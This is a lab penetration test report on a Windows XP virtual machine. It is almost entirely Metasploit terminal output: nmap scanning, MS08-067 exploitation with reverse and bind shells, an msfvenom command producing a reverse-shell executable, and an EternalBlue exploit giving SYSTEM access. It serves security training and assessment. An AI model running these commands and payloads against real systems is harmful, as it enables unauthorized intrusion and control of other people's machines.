

Windows XP

Report

Name: Ritesh Bardikar

Date – 20/07/2025

Gmail – riteshbardikar@gmail.com

Table Of Contents

1.	Executive Summary	3
2.	Attack Narrative	4
3.	Conclusion	14
4.	Recommendation	14

1. Executive Summary:

I have performed penetration test to identify various vulnerabilities present on Windows XP system. I have used various methodology that attacker can perform to exploit the system and get the unauthorized access over the system. While doing so, I have found various ways to get access of the system and manipulating the data of the system. I have reported here most of the exploit present on the system.

Focus areas included are:

- Gaining access of the system.
- Manipulation data.
- Sending malicious files.

Very High potential risk exploits are present on the system that can result in gaining access of the system and using sensitive information or manipulating data that are seriously harmful for the users.

Summary of the Result:

- Scanning the site to find open port through which **attacker can get access**.
- Trying various ports among the open ports to exploit that **attacker can use to get unauthorized access**.
- Attacker can get your **terminal access** so to manipulate the various important information in an **unauthorized manner**.
- Attacker can send **malicious files** to the system and get the access through the file.
- Various **payloads are vulnerable** that can help to perform exploitation that can lead to successfully **gaining access**.

2. Attack Narrative:

1). Starting our process with “Arp-scan” command to get the IP of the system with the help of a known MAC address.

```
[x]-[root@parrot]-[/home/riteshb]
└─#arp-scan 192.168.187.0/24
Interface: ens33, type: EN10MB, MAC: 00:0c:29:0f:33:8c, IPv4: 192.168.187.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.187.1  00:50:56:c0:00:08      VMware, Inc.
192.168.187.2  00:50:56:eb:ac:a5      VMware, Inc.
192.168.187.130 00:0c:29:29:77:8d      VMware, Inc.
192.168.187.254 00:50:56:f9:2c:45      VMware, Inc.

        ↗
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.134 seconds (119.96 hosts/sec). 4
responded
[root@parrot]-[/home/riteshb]
└─#
```

Here we retrieve the IP address of the system as 192.168.187.130 with the known mac address 00:0c:29:29:77:8d.

2). After getting the IP address we scanned the open port with nmap command.

```
[root@parrot]# cd /home/riteshb
[riteshb@parrot ~]$ sudo nmap -p -A -T4 192.168.187.130 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-30 17:29 IST
Nmap scan report for 192.168.187.130
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:0C:29:29:77:8D (VMware)
Device type: general purpose
Running: Microsoft Windows 2000 [XP] | 2003
OS CPE: cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 + SP3, or Windows Server 2003 SP0 - SP2
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: RITESH-5ACED042, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:29:77:8d (VMware)
| smb-security-mode:
|_| account_used: <blank>
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
|_| smb2-time: Protocol negotiation failed (SMB2)
|_| smb-os-discovery:
|_|
```

Here -p- is used for all ports , -A for aggressive scan , -T4 for fast scanning and -oN for output in normal format.

Vulnerability 1 – Reverse Shell Exploit

3). Launching msfconsole for using exploitations.

```
[x]-[root@parrot]-[/home/riteshb] $ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket address      Count    Len  MAC Vendor / Hostname
192.168.187.1, 00:50:56:c0:00:00      1      60  VMware, Inc.
192.168.187.2 \ 00:50:56:eb:ac:a5      3      180  VMware, Inc.
((2--+-,,-+-,-))00:0c:29:29:77:0d      3      180  VMware, Inc.
192.168.187.1, 00:50:56:e0:36:d7      1      60  VMware, Inc.
  \_ /
  o_o \pa M S F \ \\\riteshb
  # \_ _ _ | *
  ||| WW|||
  ||| ||||

=[ metasploit v6.4.71-dev
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post      ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search metapi
[-] No results from search
[msf](Jobs:0 Agents:0) >> search netapi
```

Searching for the exploit netapi.

```
[msf](Jobs:0 Agents:0) >> search netapi
Matching Modules (using: 172.26.10.9/16) | Screen View Unique Hosts
=====
# Name                                         Disclosure Date Rank Check Description
-----+-----+-----+-----+-----+-----+-----+
0 exploit/windows/smb/ms03_049_netapi          2003-11-11  good No   MS03-049 Microsoft Workstation Service Overflow
1 exploit/windows/smb/ms06_040_netapi          2006-08-08  good No   MS06-040 Microsoft Server Service Overflow
2 \_ target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
3 \_ target: (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4
4 \_ target: (wcscpy) Windows XP SP0/SP1
5 \_ target: (stack) Windows XP SP1 English
6 \_ target: (stack) Windows XP SP1 Italian
7 \_ target: (wcscpy) Windows 2003 SP0
8 exploit/windows/smb/ms06_070_wkssvc          2006-11-14  manual No   MS06-070 Microsoft Workstation Service Overflow
9 \_ target: Automatic Targetting
10 \_ target: Windows 2000 SP4
11 \_ target: Windows XP SP0/SP1
12 exploit/windows/smb/ms08_067_netapi          2008-10-28  great Yes  MS08-067 Microsoft Server Service Overflow
13 \_ target: Automatic Targetting
14 \_ target: Windows 2000 Universal
15 \_ target: Windows XP SP0/SP1 Universal
16 \_ target: Windows 2003 SP0 Universal
17 \_ target: Windows XP SP2 English (AlwaysOn NX)
18 \_ target: Windows XP SP2 English (NX)
19 \_ target: Windows XP SP3 English (AlwaysOn NX)
20 \_ target: Windows XP SP3 English (NX)
```

Got all the exploits available.

Using 12th exploit.

```
[msf] (Jobs:0 Agents:0) >> use 12
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options
[-] Invalid parameter "ooptions", use "show -h" for more information
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS     yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445             yes       The SMB service port (TCP)
SMBPIPE    BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.187.128  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port
```

Checking that all required information is filled or not with “show options”.

```
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.187.128  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic Targeting

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set rhosts 192.168.187.130
rhosts => 192.168.187.130
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> exploit
[*] Started reverse TCP handler on 192.168.187.128:4444
[*] 192.168.187.130:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and replaced with '*' in regular expression
[*] 192.168.187.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.187.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.187.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.187.130
[*] Meterpreter session 1 opened (192.168.187.128:4444 -> 192.168.187.130:1031) at 2025-07-27 10:32:52 +0530
```


Setting the rhosts IP as it is not filled initially.

Exploiting and made a session successfully.

As we got the access of the window we check for functionality.

Making a file and checking its update can be seen on the system.

```
(Meterpreter 2) (C:\WINDOWS\system32) > mkdir ritesh
Creating directory: ritesh
(Meterpreter 2) (C:\WINDOWS\system32) >
```



The file is successfully create on the system.

Vulnerability 2 – Bind shell Exploit

4). Using payload this time for exploitation

Checking for payloads available.

```
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show payload
[-] Invalid parameter "payload", use "show -h" for more information
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show payloads

Compatible Payloads
=====
#  Name
-
0  payload/generic/custom
1  payload/generic/debug_trap
2  payload/generic/shell_bind_aws_ssm
3  payload/generic/shell_bind_tcp
4  payload/generic/shell_reverse_tcp
5  payload/generic/ssh/interact
6  payload/generic/tight_loop
7  payload/windows/adduser
8  payload/windows/custom/bind_hidden_ipknock_tcp
9  payload/windows/custom/bind_hidden_tcp
10 payload/windows/custom/bind_ipv6_tcp
11 payload/windows/custom/bind_ipv6_tcp_uuid
12 payload/windows/custom/bind_tcp_uuid

Disclosure Date Rank Check Description
----- -----
normal No  Custom Payload
normal No  Generic x86 Debug Trap
normal No  Command Shell, Bind SSM (via AWS API)
normal No  Generic Command Shell, Bind TCP Inline
normal No  Generic Command Shell, Reverse TCP Inline
normal No  Interact with Established SSH Connection
normal No  Generic x86 Tight Loop
normal No  Windows Execute net user /ADD
normal No  Windows shellcode stage, Hidden Bind Ipknock TCP Stager
normal No  Windows shellcode stage, Hidden Bind TCP Stager
normal No  Windows shellcode stage, Bind IPv6 TCP Stager (Windows x86)
normal No  Windows shellcode stage, Bind IPv6 TCP Stager with UUID Support (Wi
ndows x86)

108 payload/windows/peinject/reverse_tcp_uuid
109 payload/windows/pingback_bind_tcp
110 payload/windows/pingback_reverse_tcp
111 payload/windows/powershell_bind_tcp
112 payload/windows/powershell_reverse_tcp
113 payload/windows/powershell_reverse_tcp_ssl
114 payload/windows/shell/bind_hidden_ipknock_tcp
115 payload/windows/shell/bind_hidden_tcp
116 payload/windows/shell/bind_ipv6_tcp
117 payload/windows/shell/bind_ipv6_tcp_uuid
118 payload/windows/shell/bind_named_pipe
119 payload/windows/shell/bind_nox_tcp
120 payload/windows/shell/bind_tcp
121 payload/windows/shell/bind_tcp_uuid
122 payload/windows/shell/reverse_ipv6_tcp
123 payload/windows/shell/reverse_nox_tcp
124 payload/windows/shell/reverse_ord_tcp
125 payload/windows/shell/reverse_tcp
126 payload/windows/shell/reverse_tcp_allports
127 payload/windows/shell/reverse_tcp_dns
128 payload/windows/shell/reverse_tcp_uuid
129 payload/windows/shell/reverse_udp
130 payload/windows/shell_bind_tcp
131 payload/windows/shell_hidden_bind_tcp

normal No  Windows Inject PE Files, Reverse TCP Stager with UUID Support
normal No  Windows x86 Pingback, Bind TCP Inline
normal No  Windows x86 Pingback, Reverse TCP Inline
normal No  Windows Interactive Powershell Session, Bind TCP
normal No  Windows Interactive Powershell Session, Reverse TCP
normal No  Windows Interactive Powershell Session, Reverse TCP SSL
normal No  Windows Command Shell, Hidden Bind Ipknock TCP Stager
normal No  Windows Command Shell, Hidden Bind TCP Stager
normal No  Windows Command Shell, Bind IPv6 TCP Stager (Windows x86)
normal No  Windows Command Shell, Bind IPv6 TCP Stager with UUID Support (Wind
ows x86)
normal No  Windows Command Shell, Windows x86 Bind Named Pipe Stager
normal No  Windows Command Shell, Bind TCP Stager (No NX or Win7)
normal No  Windows Command Shell, Bind TCP Stager (Windows x86)
normal No  Windows Command Shell, Bind TCP Stager with UUID Support (Windows x
86)
normal No  Windows Command Shell, Reverse TCP Stager (IPv6)
normal No  Windows Command Shell, Reverse TCP Stager (No NX or Win7)
normal No  Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
normal No  Windows Command Shell, Reverse TCP Stager
normal No  Windows Command Shell, Reverse All-Port TCP Stager
normal No  Windows Command Shell, Reverse TCP Stager (DNS)
normal No  Windows Command Shell, Reverse TCP Stager with UUID Support
normal No  Windows Command Shell, Reverse UDP Stager with UUID Support
normal No  Windows Command Shell, Bind TCP Inline
normal No  Windows Command Shell, Hidden Bind TCP Inline
```

Got a bind shell payload at 120th number using same and setting it as payload.

```
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> use 120
[-] Invalid module index: 120
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set payload 120
payload => windows/shell/bind_tcp
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting Required  Description
----- -----
RHOSTS  192.168.187.130  yes   The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
RPORT   445                yes   The SMB service port (TCP)
SMBPIPE BROWSER            yes   The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/bind_tcp):
Name  Current Setting Required  Description
----- -----
EXITFUNC thread           yes   Exit technique (Accepted: '', seh, thread, process, none)
LPORT    4444              yes   The listen port
RHOST   192.168.187.130  no    The target address

Exploit target:
Id  Name
--  --
```


Again checking for the requirement to be fulfilled for exploitation.

Exploiting with the payload payload/windows/shell/tcp_bind

```
192.168.187.1 00:50:56:c0:00:00      1      00 VMware, Inc.
192.168.187.2 00:50:56:eb:a5:05      3      100 VMware, Inc.
192.168.187.254 00:50:56:e0:86:d7      1      60 VMware, Inc.
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> exploit
[*] 192.168.187.130:445 - Automatically detecting the target...
[*] 192.168.187.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.187.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.187.130:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.187.130:4444
[*] Sending stage (240 bytes) to 192.168.187.130
[*] Command shell session 3 opened (192.168.187.128:38735 -> 192.168.187.130:4444) at 2025-07-27 10:44:06 +0530

Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----
C:\WINDOWS\system32>mkdir ritesh_bind
mkdir ritesh_bind
C:\WINDOWS\system32>
```

Successfully exploited and gained access.



The file is successfully created on the system.

Vulnerability 3 – Malicious File


5). Using msfvenom to make malicious file.

-p is for payload windows/meterpreter/reverse_tcp.

Set Lhost and lport of our system.

-f for format file in exe form.

```
[root@parrot]# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.187.128 lport=4444 -f exe > ritesh.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]#
```



Successfully created a malicious file.

Launching msfconsole and proceeding forward with setting exploits.

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> show options

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.187.128 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info command, or info -d command.
```

Using exploit/multi/handler for listening and payload
windows/meterpreter/reverse_tcp



Send the malicious to the windows XP system.

Check for requirement to be fulfilled with “show options” command

Setting lhost and running.

File Edit View Search Terminal Help

View the full module info with the info, or info -d command.

```
[msf] (Jobs:0) Agents:0) exploit(multi/handler) >> set lhost 192.168.187.128
lhost => 192.168.187.128
[msf] (Jobs:0) Agents:0) exploit(multi/handler) >> show options

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.187.128  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target
[*] Started reverse TCP handler on 192.168.187.128:4444
[*] Sending stage (177734 bytes) to 192.168.187.130
[*] Meterpreter session 1 opened (192.168.187.128:4444 -> 192.168.187.130:1072) at 2025-07-30 22:35:29 +0530

(Meterpreter 1)(C:\WINDOWS\system32) >
```

When user click on the exe file and opens it then we get the access of the system.

Successfully created a session and hence the exploitation is completed.

Vulnerability 4 – Eternal Blue

6). Launching msfconsole again to our exploitation.

Searched for eternal blue exploits.

Among this exploit we used 10th exploit exploit/windows/smb/ms17_010_psexec.

```
[msf] (Jobs:0 Agents:0) >> use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required  Description
----          -----          -----  -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     <none>         no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlist  yes       List of named pipes to check
RHOSTS        <none>         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#targeting-windows-server-2003-and-windows-xp-sp2-and-sp3
REPORT        445             yes       The Target port (TCP)
SERVICE_DESCRIPTION    <none>         no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  <none>         no        The service display name
SERVICE_NAME   <none>         no        The service name
SHARE         ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    <none>         no        The Windows domain to use for authentication
SMBPass      <none>         no        The Password for the specified username
SMBUser      <none>         no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -----          -----  -----
Name          Current Setting  Required  Description
----          -----          -----  -----
```

Checking for the requirement and got that rhost is not set so setting rhost and running to checking if session is created or not.

```
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set rhost 192.168.187.130
rhost => 192.168.187.130
[msf] (Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> run
[*] Started reverse TCP handler on 192.168.187.128:4444
[*] 192.168.187.130:445 - Target OS: Windows 5.1
[*] 192.168.187.130:445 - Filling barrel with fish... done
[*] 192.168.187.130:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.187.130:445 - [*] Preparing dynamite...
[*] 192.168.187.130:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.187.130:445 - [*] Successfully Leaked Transaction!
[*] 192.168.187.130:445 - [*] Successfully caught Fish-in-a-barrel
[*] 192.168.187.130:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.187.130:445 - Reading from CONNECTION struct at: 0x85fb4460
[*] 192.168.187.130:445 - Built a write-what-where primitive...
[*] 192.168.187.130:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.187.130:445 - Selecting native target
[*] 192.168.187.130:445 - Uploading payload... \AaYHqWJi.exe
[*] 192.168.187.130:445 - Created \AaYHqWJi.exe...
[*] 192.168.187.130:445 - Service started successfully...
[*] 192.168.187.130:445 - Deleting \AaYHqWJi.exe...
[*] Sending stage (177734 bytes) to 192.168.187.130
[*] Meterpreter session 1 opened (192.168.187.128:4444 -> 192.168.187.130:1034) at 2025-07-30 17:30:51 +0530
```

Exploited and successfully created the session.

Hence exploitation is completed.

Conclusion :

The Windows XP penetration test identified a serious flaw in the system's security that can permit an attacker to gain complete access of the system after gaining unauthenticated access.

Vulnerability scanned:

- Exploits through msfconsole that can help to get system access.
- Payloads that helps to exploit like bind shell and reverse shell in vulnerability 2 and 1 respectively.
- Eternal blue exploit to gain access.
- Malicious file to access the system in unauthorized way.

These issues demonstrate how an attacker can quickly get access to the system, alter data, or obtain secret or concealed information.

Recommendation:

1. Do not leave ports open unnecessarily if not in use.
2. Keep the system updated.
3. Keep firewall on so that if any malicious file comes in system it gets detected.
4. Should be aware about the system vulnerabilities and protect it accordingly.